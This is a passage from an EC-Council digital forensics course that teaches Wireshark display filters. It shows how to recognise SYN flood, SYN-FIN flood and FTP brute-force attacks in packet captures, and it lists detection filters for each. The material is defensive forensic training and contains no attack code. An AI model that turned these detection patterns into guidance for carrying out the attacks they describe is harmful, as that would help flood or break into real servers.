


Figure 8.14: Filtered packets on Wireshark





Figure 8.15: Analysis of HTTP stream on Wireshark

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Display Filters in Wireshark

Display filters are used on captured packets. These are useful when the need to apply filters before starting packet captures is not required. Investigators can capture all the packets that traverse on the network and then sort the captured items using display filters. They enable administrators/investigators to concentrate on the packets they are most interested in, while hiding the uninteresting ones. They enable administrators/investigators to select packets based on the following elements:

- Protocol
- The presence of a field
- The value of a field
- A comparison between fields

To define a new filter or edit an existing one, select Capture → Capture Filters or Analyze → Display Filters. This opens a dialog box with options to define new and edit existing filters.

The mechanisms for defining and saving capture filters and display filters are almost identical. Administrators can use the "+" (plus) button to add new filters and the "-" (minus) button to remove any unwanted filters. The copy button is used to copy a selected filter. Administrators can edit existing filters by double-clicking on the filter. After creating a new filter or editing an existing filter, click OK to save the changes.

Wireshark features a vast array of display filters. They enable drilldown to the exact traffic needed and are the basis of many Wireshark features.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some example usages of display filters in Wireshark:

- **Display filtering by protocol**

  Type the protocol in the Filter box, for example: arp, http, tcp, udp, dns

- **Monitoring the specific ports**
  - **tcp.port==23**
  - **ip.addr==192.168.1.100 machine ip.addr==192.168.1.100 &&tcp.port=23**
- **Filtering by multiple IP addresses**


  ip.addr == 10.0.0.4 or ip.addr == 10.0.0.5

- **Filtering by IP address**

  ip.addr == 10.0.0.4

- **Other filters**
  - **ip.dst == 10.0.1.50 &&frame.pkt_len > 400**
  - **ip.addr == 10.0.1.12 &&icmp&&frame.number > 15 &&frame.number < 30**
  - **ip.src==205.153.63.30 or ip.dst==205.153.63.30**

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyze Traffic for TCP SYN Flood DoS Attack

SYN flooding is a type of DoS attack in which the attacker sends a large number of SYN packets repeatedly to the target server using multiple spoofed IP addresses. In its reply to the SYN packets, the server sends SYN-ACK packets, but does not receive any ACK packet to complete the three-way TCP handshake process. The attacker can thus quickly exhaust the CPU and RAM capacities of the target server and render it unresponsive, which eventually results in DoS.

As a forensic investigator, you need to monitor the traffic flow over Wireshark to detect any abnormalities in the TCP traffic. One of the signs of a potential SYN flooding attack is the presence of large volumes of TCP SYN packets of similar length in the target host.

The Wireshark packet capture screenshot below shows a large number of TCP SYN packets (3) of similar length of 120 (5) being sent from different IP addresses (1) to the destination IP address 192.168.0.145 (2) over HTTP port 80 (4).

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 8.16: Large number of TCP SYN packets detected on Wireshark

Once large volume of TCP SYN packets is detected, you should navigate to Statistics → Protocol Hierarchy to examine the statistical value of each protocol. The screenshot below shows an unusually high volume of TCP packets, strongly indicating a TCP SYN flood attack.





Figure 8.17: Protocol hierarchy statistics showing high volume of TCP packets


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Analyze Traffic for SYN-FIN Flood DoS Attack

- Attackers send packets with both the SYN and FIN flags in an attempt to saturate the network bandwidth and cause a DoS attack
- Use the filter **tcp.flags==0x003** to detect a SYN/FIN flooding attack on Wireshark
- The screenshot below shows a large number of TCP SYN-FIN packets being passed from a single source IP address **10.0.0.2** to the destination IP address **10.128.0.2** on HTTP **port 80**



- Navigate to **Statistics > Capture File Properties** to analyze the summary of packets captured
- The screenshot below shows that the **packet capture time** window is 14 seconds long and the average number of **packets sent per second** is 118 at 51Kbps speed, indicating a SYN-FIN flooding attack



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyze Traffic for SYN-FIN Flood DoS Attack

The SYN flag establishes a connection and the FIN flag terminates the connection. In a SYN/FIN DoS attempt, the attacker floods the network by setting both the SYN and FIN flags. In a typical TCP communication, both the SYN and FIN are not set simultaneously. If an administrator detects traffic with both a SYN and FIN flags set, then it is a sign of a SYN/FIN DDoS attempt. A SYN/FIN DDoS attempt can exhaust the firewall on the server by sending the packets repeatedly.

To detect such suspicious attacks, you should use the filter `tcp.flags==0X003` to find out if these traffic entries are in the same packet. The screenshot below shows a large number of TCP SYN-FIN packets (4) being passed from a single source IP address 10.0.0.2 (1) to the destination IP address 10.128.0.2 (2) on HTTP port 80 (4) on applying the given filter.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 8.18: Large number of SYN-FIN packets detected on Wireshark

Once found, navigate to Statistics → Capture File Properties to analyze the summary of packets captured. The screenshot below shows that the packet capture time window is 14 seconds long and the average number of packets sent per second is 118 at 51Kbps speed, indicating a SYN-FIN flooding attack.





Figure 8.19: Capture File Properties showing packet capture and average packet size

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyze Traffic for FTP Password Cracking Attempts

Password cracking is a process of obtaining or recovering passwords either through trial and error, or by executing a password guessing attempt using a file containing commonly used passwords. These techniques are called brute force attacks and dictionary attacks respectively. An investigator can detect this type of attack by monitoring the number of log-in attempts made from the same IP address or username.

The file transfer protocol (FTP) is a standard protocol to transmit files between systems over the Internet using the TCP/IP suite. FTP is a client server protocol relying on two communication channels between a client and a server. One manages the conversations and the other is responsible for the actual content transmission. A client initiates a session with a download request, which the server responds to with the particular file requested. An FTP session requires the user to login to the FTP server with their username and password. In an FTP password attack, the attacker tries to obtain the password of any authenticated user.

You can use the filter **`ftp.request.command`** in Wireshark to detect a FTP password cracking attempt in the network. The filter provides all the FTP requests made in the network. It also displays the number of attempts made by the attacker to obtain access to the FTP server.

You should check both unsuccessful and successful login attempts to determine any password cracking attempts on FTP server. Apply the filter **`ftp.response.code == 530`** to monitor all unsuccessful login attempts over FTP. The screenshot below shows multiple unsuccessful login attempts from the source IP 10.10.10.16 to the target IP 10.10.10.50 on applying the given filter, which is strongly indicative of a brute-force attack.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 8.20: Multiple unsuccessful login attempts observed on FTP via Wireshark

To check all successful FTP login attempts, apply the filter **`ftp.response.code == 230`**. The screenshot below shows two successful logins from the source IP 10.10.10.16 which indicates that attacker has successfully obtained the credentials.


